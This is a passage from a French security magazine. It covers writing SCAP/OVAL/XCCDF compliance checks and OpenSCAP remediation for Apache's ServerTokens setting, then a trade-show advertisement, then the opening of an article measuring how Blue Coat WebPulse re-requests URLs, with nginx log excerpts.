sed -i 's/\(^[[:space:]]*ServerTokens[[:space:]]*\).*/\1Prod/' \
/etc/apache2/conf-enabled/security.conf
grep -q 'ServerTokens[[:space:]]*Prod' /etc/apache2/conf-enabled/security.conf ||
\
echo 'ServerTokens Prod' &gt;&gt; /etc/apache2/conf-enabled/security.conf</fix>
    <check system="http://oval.mitre.org/XMLSchema/oval-definitions-5">
      <check-content-ref name="oval:ma.politique:def:1" href="fichier_oval.xml"/>
    </check>
  </Rule>
</Benchmark>
```

Ce fichier se compose d'une seule **<Rule>** contenant un titre et une description. La balise **<fixtext>** permet de décrire textuellement l'action à effectuer pour corriger, ou configurer correctement le paramètre testé par la règle. Les paramètres permettent d'indiquer le niveau de complexité, si un redémarrage système est requis et s'il existe de potentielles perturbations induites par les modifications. La balise **<fix>** permet, quant à elle de fournir un script pour corriger de manière automatique la configuration. Elle contient en plus le paramètre **strategy** qui permet de catégoriser l'action effectuée par le code. Les différentes valeurs possibles sont **unknown**, **configure**, **combination**, **disable**, **enable**, **patch**, **policy**, **restrict**, **update**. Enfin, l'appel à la définition OVAL est effectué grâce à **<check-content-ref>**.

Sur un système bien configuré, le résultat obtenu avec OpenSCAP est le suivant :

```
$ oscap xccdf eval fichier_simple_xccdf.xml
Title   Restreindre la fuite d'informations (ServerTokens)
Rule    xccdf_mapolitique_rule_apacheservertokens
Result  pass
```

4.4 Pour améliorer la modularité

L'exemple présenté précédemment est très simple. Cependant, toutes les valeurs utilisées ont été définies statiquement dans les fichiers, il est tout simplement impensable de modifier chaque valeur en fonction du besoin de l'audit ou de la configuration. Il faut ajouter une certaine modularité aux fichiers et une meilleure précision aux tests. Par exemple, si Apache n'est pas installé, le test *ServerTokens* va échouer alors que Apache n'est tout simplement pas installé ce qui peut fausser les résultats des tests.

```
<?xml version="1.0"?>
<oval_definitions xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
 xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
 xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5"
 xmlns:ind-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#independent"
 xmlns:lin-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#linux"
 xmlns:unix-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
  <generator>
    <oval:schema_version>5.10.1</oval:schema_version>
    <oval:timestamp>2013-04-01T12:00:00-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition class="compliance" id="oval:ma.politique:def:1" version="1">
      <metadata>
        <title>Restreindre la fuite d'information (ServerTokens)</title>
        <description>Le paramètre 'ServerTokens' définit les informations du
serveur à afficher dans les headers des requêtes HTTP. Il doit être configuré en
fonction du profil sélectionné.
        </description>
      </metadata>
      <criteria operator="OR" comment="apache2 non installé ou servertoken bien
configuré">
        <extend_definition definition_ref="oval:ma.politique:def:2" comment="apache2
désinstallé"/>
        <criterion test_ref="oval:ma.politique:tst:1"/>
      </criteria>
    </definition>

    <definition class="compliance" id="oval:ma.politique:def:2" version="1">
      <metadata>
        <title>Désinstaller Apache2 (si possible)</title>
        <description>Le paquet Apache2 doit être désinstallé.</description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:ma.politique:tst:2"/>
      </criteria>
    </definition>

  </definitions>

  <tests>
    <ind-def:textfilecontent54_test check_existence="only_one_exists" id="oval:ma.
politique:tst:1" version="1" check="all" comment="Configuration servertokens">
      <ind-def:object object_ref="oval:ma.politique:obj:1"/>
      <ind-def:state state_ref="oval:ma.politique:ste:1"/>
    </ind-def:textfilecontent54_test>

    <lin-def:dpkginfo_test check_existence="none_exist" id="oval:ma.
politique:tst:2" version="1" check="all" comment="apache2 PAS installé">
      <lin-def:object object_ref="oval:ma.politique:obj:2"/>
    </lin-def:dpkginfo_test>
  </tests>

  <objects>
    <ind-def:textfilecontent54_object id="oval:ma.politique:obj:1" version="1">
      <ind-def:path>/etc/apache2/conf-enabled</ind-def:path>
      <ind-def:filename>security.conf</ind-def:filename>
      <ind-def:pattern operation="pattern match">^ServerTokens\s+(\S*)</ind-
def:pattern>
      <ind-def:instance datatype="int">1</ind-def:instance>
    </ind-def:textfilecontent54_object>

    <lin-def:dpkginfo_object id="oval:ma.politique:obj:2" version="1">
      <lin-def:name>apache2</lin-def:name>
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
    </lin-def:dpkginfo_object>
  </objects>

  <states>
    <ind-def:textfilecontent54_state id="oval:ma.politique:ste:1" version="1">
      <ind-def:subexpression var_check="all" operation="equals" var_ref="oval:ma.
politique:var:1"/>
    </ind-def:textfilecontent54_state>
  </states>

  <variables>
    <external_variable id="oval:ma.politique:var:1" version="1" datatype="string"
comment="Apache ServerTokens"/>
  </variables>
</oval_definitions>
```

Les modifications effectuées dans le fichier OVAL sont les suivantes :

- ajout d'une définition pour tester la présence du paquet Apache2 sur le système grâce à la sonde *dpkginfo* qui permet d'accéder aux paquets installés sur le système (rpminfo existe aussi dans le cas où les paquets sont gérés avec rpm). Cette définition référence **<dpkginfo_test>** qui elle pointe vers une autre balise **<dpkginfo_object>** pour laquelle la seule contrainte est le nom du paquet qui doit être « apache2 ». Le paramètre **check_existence** de **dpkginfo_test** possède la valeur **none_exist**, l'exécution de ce test ne sera donc vraie que si le paquet apache2 n'est pas installé. Cette définition est liée à la première par l'ajout de sa référence dans **<criteria>** avec la balise **<extend_definition>** qui permet de lier des définitions entre elles. À noter que l'on a ajouté le paramètre **operator='OR'** à la balise **<criteria>** pour que la définition soit valide si l'un ou l'autre est vrai ;
- le deuxième changement est la modification de la valeur « OS » dans **<textfilecontent54_state>** par un appel à une variable externe qui sera exportée par le fichier XCCDF lors de l'interprétation.

Sur le fichier XCCDF, l'idée est de paramétrer la valeur de ServerTokens à tester en créant deux profils différents qui correspondent tous les deux à deux niveaux d'exigence différents en termes de sécurité.

```
<?xml version="1.0" encoding="UTF-8"?>
<Benchmark id="xccdf_mapolitique_benchmark_1" xmlns="http://checklists.nist.gov/
xccdf/1.2" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <status date="2013-10-10">draft</status>
  <title>Guide de sécurisation Apache</title>
  <description>
     Ce guide contient un ensemble de recommandations et de bonnes pratiques à
destination des administrateurs dans le but de sécuriser une plate-forme Apache.
  </description>
  <version>0.1</version>

  <Profile id="xccdf_mapolitique_profile_basic">
    <title>Basic</title>
    <description>Ce profil définit les règles de base à appliquer pour le
système.</description>
    <select idref="xccdf_mapolitique_rule_apacheservertokens" selected="true"/>
    <refine-value idref="xccdf_mapolitique_value_apacheservertokens"
selector="os"/>
  </Profile>

  <Profile id="xccdf_mapolitique_profile_advanced" extends="xccdf_mapolitique_
profile_basic">
    <title>Avancé</title>
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
    <description>Ce profil définit une politique plus stricte pour le système.</
description>
    <refine-value idref="xccdf_mapolitique_value_apacheservertokens"
selector="prod"/>
  </Profile>


  <Group id="xccdf_mapolitique_group_confapache" selected="true">
    <title>Configuration d'Apache</title>
    <description xmlns:xhtml="http://www.w3.org/1999/xhtml">
      <xhtml:h3>Paramètres de configurations</xhtml:h3>
    </description>

      <Value id="xccdf_mapolitique_value_apacheservertokens" operator="equals"
type="string">
  <title>Valeur pour ServerTokens</title>
  <description>Informations sur la version d'Apache envoyée dans les headers HTTP.
    Les valeurs sont croissantes en informations fournies, Prod n'en fournit
aucune tandis que Full fournit toutes les informations possibles.
  </description>
  <question>Spécifiez la valeur de ServerTokens à utiliser</question>
  <value selector="prod">Prod</value>
  <value selector="major">Major</value>
  <value selector="minor">Minor</value>
  <value selector="minimal">Minimal</value>
  <value selector="os">OS</value>
  <value selector="full">Full</value>
      </Value>

      <Rule id="xccdf_mapolitique_rule_apacheservertokens" selected="false"
severity="medium">
  <title>Paramètre ServerTokens</title>
  <description>
    Le paramètre 'ServerTokens' définit les informations du serveur à transmettre
dans les headers des requêtes HTTP.
  </description>
  <fixtext override="false" reboot="false" complexity="low" disruption="low">
    Modifier l'option ServerTokens par la valeur <sub idref="xccdf_mapolitique_
value_apacheservertokens"/> dans le fichier /etc/apache2/conf-enabled/security.
conf.
  </fixtext>
  <fix complexity="low" disruption="low" strategy="configure" reboot="false">
sed -i 's/\(^[[:space:]]*ServerTokens[[:space:]]*\).*/\1<sub idref="xccdf_
mapolitique_value_apacheservertokens"/>/' \
/etc/apache2/conf-enabled/security.conf
grep -q 'ServerTokens[[:space:]]*<sub idref="xccdf_mapolitique_value_
apacheservertokens"/>' /etc/apache2/conf-enabled/security.conf || \
echo 'ServerTokens <sub idref="xccdf_mapolitique_value_apacheservertokens"/>'
&gt;&gt; /etc/apache2/conf-enabled/security.conf</fix>
  <check system="http://oval.mitre.org/XMLSchema/oval-definitions-5">
    <check-export export-name="oval:ma.politique:var:1" value-id="xccdf_
mapolitique_value_apacheservertokens"/>
    <check-content-ref name="oval:ma.politique:def:1" href="complex_oval.xml"/>
  </check>
      </Rule>
  </Group>
</Benchmark>
```

Les modifications apportées sont les suivantes :

- création d'un groupe appelé « Configuration d'apache » permettant de regrouper les règles de manière logique et créer une « checklist » mieux structurée ;
- création d'une valeur avec la balise **<Value>**, pour laquelle on décrit le type, la fonction et les valeurs possibles ;
- modification de la règle pour *ServerTokens* afin d'exporter la valeur de **<Value>** lors de l'appel au test OVAL grâce à **<check-export>** avec le nom **oval:ma.politique:var:1**. Elle sera exploitable dans le fichier OVAL sous forme d'« external_variable » avec l'identifiant donné ;
- modification de **<fix>** et **<fixtext>** pour prendre en compte la valeur de la variable dans le contenu du texte grâce à **<sub>** ;
- ajout d'un profil de configuration basique, qui avec la balise **<select>** et le paramètre **selected='true'** ajoute la règle pour *ServerTokens* au profil. De plus, ce profil modifie la valeur de la **<Value>** grâce à la balise **<refine-value>** et au paramètre **selector='os'** ;
- ajout d'un profil de configuration avancé qui hérite du profil basic grâce au paramètre **extends**. Pour ce profil, on modifie la valeur souhaitée de **<Value>** pour un niveau de sécurité plus élevée. À noter, ce profil hérite du profil basic, il n'y a par conséquent, pas besoin de sélectionner la règle à nouveau.

En considérant que le *ServerTokens* est configuré avec OS, voici le résultat de l'exécution en fonction des profils :

```
$ oscap xccdf eval --profile xccdf_mapolitique_profile_basic fichier_xccdf.xml
Title   Paramètre ServerTokens
Rule    xccdf_mapolitique_rule_apacheservertokens
Result  pass

$ oscap xccdf eval --profile xccdf_mapolitique_profile_advanced fichier_xccdf.xml
Title   Paramètre ServerTokens
Rule    xccdf_mapolitique_rule_apacheservertokens
Result  fail
```

Le paramètre *ServerTokens* de la machine analysée est configuré avec **OS**, le résultat est donc positif pour le profil basic tandis que le test échoue lorsqu'on utilise le profil avancé qui requiert la valeur **Prod**.

4.5 Exploitation des résultats

Puisque XCCDF sert à écrire des politiques de configuration, il est alors possible à partir de ce fichier, de générer un guide de configuration qui pourra directement être lu et distribué aux différents administrateurs/auditeurs. L'opération consiste simplement à appliquer une feuille de style XSL sur le fichier afin de générer un guide bien formaté. Avec OpenSCAP, le guide peut être généré avec la commande :

```
$oscap xccdf generate guide --format html --output results/guide.html
fichier_xccdf.xml
```

Le résultat obtenu sur le fichier XCCDF est donné en figure 4.

Les résultats de l'interprétation du fichier XCCDF, affichés en mode cli sont bien insuffisants lors d'un audit et ne sont pas très exploitables ; c'est pourquoi lors de l'interprétation, tous les résultats peuvent être exportés dans un fichier XML de résultats (lui aussi spécifié par le standard SCAP). À partir de ce fichier de résultats, de la même manière que pour le guide, il est possible de générer un rapport d'audit, mais aussi un script de correction. Ce script est généré par un fichier XSL qui récupère le contenu de la balise **<fix>** pour chaque règle ayant échoué.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Fig 4 : Guide au format HTML généré à partir du fichier XCCDF.

```
$ oscap xccdf eval --results resultats.xml --profile xccdf_mapolitique_profile_
advanced complex_xccdf.xml
Title   Paramètre ServerTokens
Rule    xccdf_mapolitique_rule_apacheservertokens
Result  fail
$ oscap xccdf generate report --format html --output report.html resultats.xml
$ oscap xccdf generate fix --template bash --output remediation.sh --result-id
xccdf_org.open-scap_testresult_xccdf_mapolitique_profile_advanced resultats.xml
```

Le rapport généré est illustré en figure 5, même s'il paraît assez vide avec une seule règle.

Le script de correction généré est le suivant :

```
#!/bin/bash
# OpenSCAP fix generator output for benchmark: Guide de sécurisation Apache


# Generating fixes for all failed rules in test result 'xccdf_org.open-scap_
testresult_xccdf_mapolitique_profile_advanced'.

# XCCDF rule: xccdf_mapolitique_rule_apacheservertokens

sed -i 's/\(^[[:space:]]*ServerTokens[[:space:]]*\).*/\1Prod/' \
/etc/apache2/conf-enabled/security.conf
grep -q 'ServerTokens[[:space:]]*Prod' /etc/apache2/conf-enabled/security.conf ||
\
echo 'ServerTokens Prod' >> /etc/apache2/conf-enabled/security.conf

# generated: 2013-10-25T15:51:37Z
# END OF SCRIPT
```

4.6 Exemples avancés

L'exemple précédent ne représente qu'une infime partie des possibilités offertes par la spécification SCAP, il est possible d'écrire des tests infiniment plus complexes qui exploitent des fonctionnalités assez avancées de SCAP. Néanmoins, il faut faire attention et se fixer une limite en termes de précision dans les tests, car l'exécution d'une politique peut devenir très longue à cause de la granularité des tests qui peuvent être effectués. La figure 5 montre à titre d'exemple et de manière synthétique, une définition OVAL dont le but est de tester l'utilisateur propriétaire des fichiers dans `/etc/cron.daily` en utilisant un nom d'utilisateur envoyé en variable externe. Les utilisateurs de SCAP pourront objecter qu'au lieu de parser `/etc/passwd` avec `<textfilecontent54_test>`, il est préférable d'utiliser `<password_test>`, ce qui est plus simple. Cependant, cet exemple montre la puissance du format OVAL grâce auquel il est possible de créer dynamiquement une expression régulière sous forme de variable locale qui sera ensuite utilisée dans un objet `<textfilecontent54_object>` afin d'extraire l'id de l'utilisateur, qui lui, est utilisé par le `<file_test>` pour vérifier qu'il corresponde à celui des fichiers dans `/etc/cron.daily`.

Cet exemple montre qu'un test peut rapidement devenir complexe même pour des tâches simples, mais c'est malheureusement le prix à payer pour avoir un langage avec une expressivité suffisamment grande pour exprimer n'importe quel besoin sous forme de tests en faisant abstraction de l'implémentation.

5 Utilisation de règles existantes

Écrire ses propres règles est extrêmement chronophage. Lorsque le temps vient à manquer, il est peut-être intéressant de réutiliser des checklists existantes. Ainsi, il est possible de trouver du contenu SCAP sur plusieurs sites, dont le principal et le National Vulnerability Database qui dépend du NIST (http://nvd.nist.gov/). Un ensemble de *checklist* pour différentes plate-formes peuvent être trouvées sur la page du NCP, le *National Checklist Program* (oui, on aime bien les acronymes au NIST) : http://web.nvd.nist.gov/view/ncp/repository. Ce site est d'une grande aide pour trouver des exemples et des règles. Le NIST n'est cependant pas le seul à publier du contenu SCAP, d'autres organismes et entreprises le font. SecPod (http://www.scaprepo.com/#) permet de trouver facilement du contenu à la manière d'un moteur de recherche.

5.1 CVE

Les vulnérabilités au format CVE sont l'exemple typique de contenu SCAP dont un administrateur n'a pas vocation à écrire les règles, mais pour lesquelles il doit récupérer le contenu régulièrement. Les CVE sont maintenues conjointement par le MITRE et le NIST qui les publient sur leurs sites respectifs : http://cve.mitre.org/cve/ et http://nvd.nist.gov/download.cfm. De cette manière, les administrateurs

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig 5 : Rapport au format HTML généré à partir du fichier XCCDF de résultats.

et auditeurs peuvent vérifier les vulnérabilités de leurs différents systèmes plus facilement et beaucoup plus rapidement que s'ils devaient écrire des scripts de tests pour chacune d'elle.

5.2 Datastream

Avant de conclure cet article, il est important de mentionner l'existence des *datastream*. Les *datastream* ont été créées pour distribuer du contenu SCAP de manière beaucoup plus simple. En effet, un *datastream* peut être vu comme une archive qui contient tous les fichiers nécessaires OVAL, XCCDF, CPE, etc., dans un seul et même fichier XML afin de faciliter la distribution. Il inclut aussi des fonctionnalités de signature grâce à un chiffrement à clé publique qui garantit l'intégrité des données transférées.

Conclusion

SCAP est sans conteste, une très bonne initiative en vue de l'homogénéisation des procédures de tests pour les audits en jouant le rôle d'agrégateur de spécifications. Cependant, cette démarche pour associer toutes les spécifications et envisager tous les scénarii possibles, rend finalement l'ensemble difficile à comprendre et à maintenir, surtout sans l'existence d'un éditeur de règles adapté. En effet, il peut devenir difficile d'exprimer un test, même simple, au format SCAP.

En ce qui concerne la principale implémentation open source, OpenSCAP, elle manque de stabilité sur des distributions autres que Red Hat, et manque de plusieurs fonctionnalités comme l'implémentation de sondes Windows. De plus, son exécution requiert d'installer OpenSCAP sur le système, ce qui limite, malgré tout, son utilisation dans le cadre d'un audit qui ne devrait pas dénaturer l'image du système. Un outil entièrement portable appelé Pyscap (développé en python), encore à l'état de prototype, est en cours de développement pour pallier aux inconvénients de l'outil OpenSCAP.

L'adoption de SCAP ou d'un standard équivalent dépend avant tout de la volonté d'autorités de haut niveau pour standardiser et industrialiser efficacement l'application des politiques de sécurité dans les entreprises, car le développement d'outils et le maintien d'un référentiel représentent un travail considérable qui doit être suivi dans le temps. ■

Remerciements

Merci à Fabrice pour sa relecture attentive et Jonathan pour ses contributions très diverses.




Fig 6 : Schéma synthétique d'une règle de vérification de l'utilisateur propriétaire du dossier /etc/cron.daily.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n° 2-12348 du 17/02/2014 via l'agence PRENAX

IT EXPO

LE RENDEZ-VOUS
DES BUSINESS TECHNOLOGIES

PARIS PORTE DE VERSAILLES
PAVILLON 5-1
18 & 19 NOVEMBRE 2014

LE SALON RÉFÉRENT DES DSI, DES DIRECTIONS MÉTIERS ET DES DIRECTIONS GÉNÉRALES

5 UNIVERS POUR UNE VISION GLOBALE :

CLOUD COMPUTING ET DATACENTER — **SOLUTIONS HARDWARE ET INNOVATIONS DE SERVICES**

L'entreprise étendue : Cloud computing, SAAS, Paas, Iaas, clouds privés publics, hybrides communautaires et territoriaux. Hébergement, virtualisation, administration des architectures, infogérance et gouvernance. Partage de données et plateformes de stockage en ligne...

COLLABORATIVE BUSINESS — **SOLUTIONS PARTAGÉES POUR LA CRÉATION DE VALEUR**

L'entreprise participative : Outils de collaboration et de communication unifiée, services convergents, réseaux et télécoms... Réseaux sociaux d'entreprises, conversation as a business, interactions B2C, B2B, B2E et avec les objets connectés, Tansformation organisationnelle induite par l'IT...

EXPLOITATION DES DONNÉES — **BIG DATA ET ALIGNEMENT STRATÉGIQUE SUR LA DONNÉE**

L'entreprise data centrée : Données massives pour business modèles de rupture, Datamining, business intelligence et big data décisionnel. Solutions et services d'exploitation et de valorisation des données, techniques de collecte, visualisation, exploration, prédiction. Alignement du SI et intégration du big data...

MOBILITÉ ET DÉMATÉRIALISATION — **TRANSFORMATION NUMÉRIQUE DES ORGANISATIONS**

L'entreprise nomade : Stratégies mobiles, Déploiements B2C, B2B et B2E et « Mobile only »... Terminaux, apps stores et apps d'entreprises, outils de pilotage. Agilité documentaire et GED, télétravail... Massives Open Online Courses (MOOC). Gestion de flottes, systèmes embarqués, m-paiement, sans contact...

SÉCURITÉ — **PROTECTION DES ACTIFS ET PRÉVENTION DES RISQUES**

L'entreprise immunisée : Sécurité versus sureté, Vulnérabilités, malveillances et cybercriminalité. Solutions de sécurité : VPN, firewall, patch, antivirus et containers... Gestion des identités, des accès et chiffrement. Outils de MDM et « Bring Your Own Device ». Régulation, certification, localisation des données...

WWW.IT-EXPO.FR

Partenaire officiel — Partenaires premium — Partenaires presse — Un événement — Communication et direction éditoriale

NAVIGUEZ MIEUX PROTÉGÉ (OU PAS)

bat bast

mots-clés : ***ANALYSE URL / FILTRAGE / FUITE D'INFORMATIONS / CONTOURNEMENT***

Les « gros » proxys web d'entreprise proposent souvent une fonctionnalité d'analyse et de catégorisation d'URL en temps réel. Quand et comment est faite cette analyse ? Quelles informations sont utilisées ? Quel niveau de protection est assuré par ce mécanisme ? Cet article va étudier le fonctionnement de l'offre WebPulse proposée dans les Blue Coat ProxySG, et répondre à la plupart de ces interrogations.

1 Principe

Commençons par décrire succinctement les grands principes de la solution.

Afin d'améliorer la pertinence et la qualité du filtrage des flux web, Blue Coat propose une fonctionnalité d'analyse en temps réel ou en arrière-plan des ressources accédées par les utilisateurs : WebPulse **[WP]**. Le traitement est délégué à une infrastructure externe (cloud Blue Coat), permettant également de mutualiser les résultats sur tous les clients.

Le principe est rappelé dans la figure 1, et décrit dans **[WP_F]**.

Il faut noter que seules les URL non catégorisées **[BC_C]** sont transmises à l'extérieur pour analyse, et la quantité dépend donc des habitudes de navigation des utilisateurs (mon oreillette de droite annonce 5 % des requêtes, tandis que celle de gauche va jusqu'à 13 %). Le flux de sortie est en HTTP ou HTTPS, et peut se voir expurger des plans d'adressage locaux **[WP_LN]**.




Fig. 1 : Cheminement des requêtes.

La documentation **[WP_FAQ411]** précise les différentes informations envoyées, selon la version du produit. Sans reproduire ici tous les détails, il est important de noter la présence de la clé de licence, les en-têtes User_Agent et Referer, la méthode HTTP, et bien sûr l'URL (scheme + host + port + path + query string).

Et en cette ère post Snowden, il est rassurant de lire le texte suivant sur cette même page :

« *This data transmitted from ProxySGs to Webpulse is confidential.*

Blue Coat uses this data to provide content filtering and malware protection updates to its customers.

This data is not used to profile a customer's web usage. »

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

2 Pourquoi aller plus loin ?

Après cette introduction, prenons un peu de recul et analysons les pour et les contre en termes fonctionnels.

Les bénéfices de WebPulse semblent intéressants :

- analyse en temps réel d'URL inconnues ;
- mutualisation des résultats entre les clients ;
- donc meilleure réactivité probable face aux nouvelles attaques.

Au-delà de ces avantages, quels pourraient être les inconvénients ?

- extraction d'une partie de la navigation des employés de l'entreprise, assortie d'une identification possible des individus (cf. **[EFF_UA]**) ;
- augmentation notable de la latence du service proxy (250 à 750 ms, cf. **[WP_L]**) ;
- double requête sur la cible.

Essayons maintenant de voir si la qualité de la protection est suffisamment bonne pour que les risques de fuite d'informations et de dégradation des services (proxy et cible) puissent être considérés comme résiduels.

3 Double requête sur la cible

Nous allons analyser le comportement du service WebPulse vis-à-vis de la cible, un serveur HTTP nginx hébergé par un Raspberry Pi.

Les traces présentées ci-après sont celles d'un service nginx (version 1.2.1), pour lequel la configuration des traces est la suivante :

```
# Extrait de la configuration d'un serveur nginx
log_format test_log '$remote_addr [$time_iso8601] "$request" '
     '$status $body_bytes_sent '
     '"$http_user_agent"';
```

Comme prévu, Blue Coat effectue une requête en provenance d'une IP lui appartenant, la 199.19.249.196 (cf. **[BC_WHOIS]**), suivie de celle issue du navigateur de l'utilisateur, passé par le proxy d'entreprise (IP 1.2.3.4) :

```
199.19.249.196 [2014-04-15T16:50:07+02:00] "GET /2ko.html HTTP/1.1"
200 2048 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
1.2.3.4 [2014-04-15T16:50:07+02:00] "GET /2ko.html HTTP/1.1"
200 2085 "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:29.0)
Gecko/20100101 Firefox/29.0"
```

Passons maintenant à un autre client HTTP : curl.

```
1.2.3.4 [2014-04-15T17:02:05+02:00] "GET /2ko.html HTTP/1.1" 304 0
"curl/7.32.0"
```

La page est en cache au niveau du proxy, la requête n'est pas rejouée par WebPulse, même si la requête n'est pas absolument identique à la première (User_Agent différent).

Essayons sur une autre page :

```
1.2.3.4 [2014-04-15T17:02:27+02:00] "GET /5ko.html HTTP/1.1" 200
5120 "curl/7.32.0"
199.19.249.196 [2014-04-15T17:02:27+02:00] "GET /5ko.html HTTP/1.1"
200 5120 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

La nouvelle URL est bien testée par WebPulse.

Le lecteur doit maintenant se poser la question de l'intérêt de ce test avec curl : tout simplement parce qu'un test précédent montrait que lorsque la requête client était effectuée via curl, cette IP ne faisait pas une, mais deux requêtes supplémentaires : ce comportement était très surprenant, mais semble être un bug (maintenant disparu), car n'étant pas reproduit ni avec d'autres IP, ni actuellement.

```
1.2.3.4 [2014-03-13T18:44:59+01:00] "GET /10ko.html HTTP/1.1" 200
10240 "-" "curl/7.32.0"
199.19.249.196 [2014-03-13T18:44:59+01:00] "GET /10ko.html
HTTP/1.1" 200 10240 "Mozilla/4.0 (compatible ; MSIE 7.0 ; Windows
NT 5.1 ; InfoPath.1 ; .NET CLR 2.0.50727 ; .NET CLR 1.1.4322 ; MS-
RTC LM 8 ; .NET CLR 3.0.4506.2152 ;.NET CLR 3.5.30729)"
